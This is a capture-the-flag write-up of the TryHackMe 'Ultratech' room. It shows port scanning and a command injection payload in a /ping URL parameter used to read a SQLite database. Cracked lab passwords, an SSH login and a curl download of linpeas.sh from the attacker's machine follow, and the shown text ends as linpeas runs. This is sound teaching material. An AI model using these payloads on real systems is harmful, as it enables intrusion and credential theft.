
ULTRATECH -TRY HACK ME-ROOM

5kullk3r

6 min read
.
Oct 27, 2025




Hello everyone! This is a beginner-friendly room from the

TryHackMe platform titled “**Ultratech**”

This room is classified as medium and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let’s dive right in, and I hope you enjoy the journey! :)




Phase 1: Deep Dive Enumeration

Initial Reconnaissance & Port Scanning

We start by performing a swift and aggressive port scan using

RustScan to quickly identify open services on the target machine.



rustscan -a 10.201.74.56 — ulimit 5000

The scan quickly reveals the following open ports: **21 (FTP), 22 (SSH), 8081, and 31331**.

Next, we run more detailed **Nmap** scans on the non-standard ports to determine the exact services and versions running.

```
└─# nmap -sC -sV 10.201.74.56 -p 8081
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 15:34 IST
Nmap scan report for 10.201.74.56
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
8081/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

```
└─# nmap -sC -sV 10.201.74.56 -p 31331
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 15:34 IST
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.65% done; ETC: 15:34 (0:00:00 remaining)
Nmap scan report for 10.201.74.56
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)

Service detection performed. Please report any incorrect results at https:/
Nmap done: 1 IP address (1 host up) scanned in 19.63 seconds
```

nmap -sC -sV 10.201.74.56 -p 8081

nmap -sC -sV 10.201.74.56 -p 31331

The Nmap results confirm:

- **Port 8081** is running **Node.js**.
- **Port 31331** is running **Apache**.
- The system is a **Linux** type, specifically **Ubuntu**.


Web Application Analysis: Finding the Footing

With the ports identified, we begin looking for web content.

I first check the web page at the victim IP, which shows an "UltraTech" landing page.

After scouring common directories (`/images`, `/css`, `/js`), nothing immediately valuable is found.

Pivoting to **Gobuster**, we scan the Node.js application running on port 8081:





gobuster dir -u http://10.201.74.56:8081 -w

/usr/share/dirb/wordlists/common.txt -t 100


```
└─# gobuster dir -u http://10.201.74.56:8081 -w /usr/share/dirb/wordlists/common.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.201.74.56:8081
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/auth                 (Status: 200) [Size: 39]
/ping                 (Status: 500) [Size: 1094]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


This reveals two interesting directories: `/auth` and `/ping`.






Meanwhile, checking the **robots.txt** file on the root of the site reveals a sitemap:






`/utech_sitemap.txt`



Inside the sitemap, we see references to `/index`, `/what`, and `/partners.html`.

The `/partners` page gives us a login prompt, while `/auth`shows a prompt asking for a specific password.

A quick look at the login process reveals the URL structure



http://10.201.74.56:8081/auth?login=admin&password=password

This structure is a strong indicator that the application processes parameters directly via the URL, making it a prime candidate for injection.


Phase 2: Initial Foothold via Command Injection

Exploiting the `ping` Parameter

The `/ping` route is the key.

It looks like it uses the standard Linux `ping` command to check host status, which is a common source of command injection if input isn't properly sanitized.


We first confirm that the system responds to our IP:





```
http://10.201.74.56:8081/ping?ip=10.9.2.150
```

```
# (This confirms my system is up)
```

Now for the injection.



We use a single quote `'` to break out of the command string, a pipe `|` to chain a new command, and backticks `` `ls` `` to execute it.




```
http://10.201.74.56:8081/ping?ip=10.9.2.150'|'`ls`
```

Success! The output of the `ls` command is returned, and we see a crucial file: **`utech.db.sqlite`**. This is our target!

Database Extraction & Cracking User Credentials

Now we use the same command injection vector to dump the contents of the database file.


```
http://10.201.74.56:8081/ping?ip=10.9.2.150'|'`cat utech.db.sqlite`
```

The output contains gibberish, which is the raw content of the SQLite file, including **two hashed passwords**: one for `root` and one for `admin`.

We take the MD5 hashes and verify them on an online cracker like CrackStation, quickly yielding the credentials:

- **root:** `n100906`
- **admin:** `mrsheafy`

Phase 3: Lateral Movement and Privilege Escalation

SSH Access & Container Identification

With a clear username and password, we attempt to log in via SSH using the `root` user and the cracked password.

```
└─# ssh r00t@10.201.46.115

r00t@10.201.46.115's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct  1 11:06:25 UTC 2025

  System load:  0.46              Processes:           106
  Usage of /:   24.3% of 19.56GB  Users logged in:     0
  Memory usage: 72%               IP address for ens5: 10.201.46.115
  Swap usage:   0%

 * Ubuntu's Kubernetes 1.14 distributions can bypass Docker and use containerd
   directly, see https://bit.ly/ubuntu-containerd or try it now with

     snap install microk8s --channel=1.14/beta --classic

1 package can be updated.
0 updates are security updates.
```

ssh r00t@10.201.74.56

 # Password: n100906


We gain a shell! Inside, we immediately check the users and processes:

```
r00t@ultratech-prod:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lp1:x:1000:1000:lp1:/home/lp1:/bin/bash
r00t:x:1001:1001::/home/r00t:/bin/bash
www:x:1002:1002::/home/www:/bin/sh
```

cat /etc/passwd | grep sh

To perform a thorough enumeration for privilege escalation vectors, we use **linpeas.**

Open a new tab in the terminal:




peass

cd /usr/share/peass/linpeas

python3 -m http.server (#default port 8000)

On the Victim Shell:



cd /tmp


curl http://10.9.2.150:8000/linpeas.sh -o linpeas.sh

ls (# and we see linpeas.sh is there)

chmod +x linpeas.sh

./linpeas.sh

Press enter or click to view image in full size

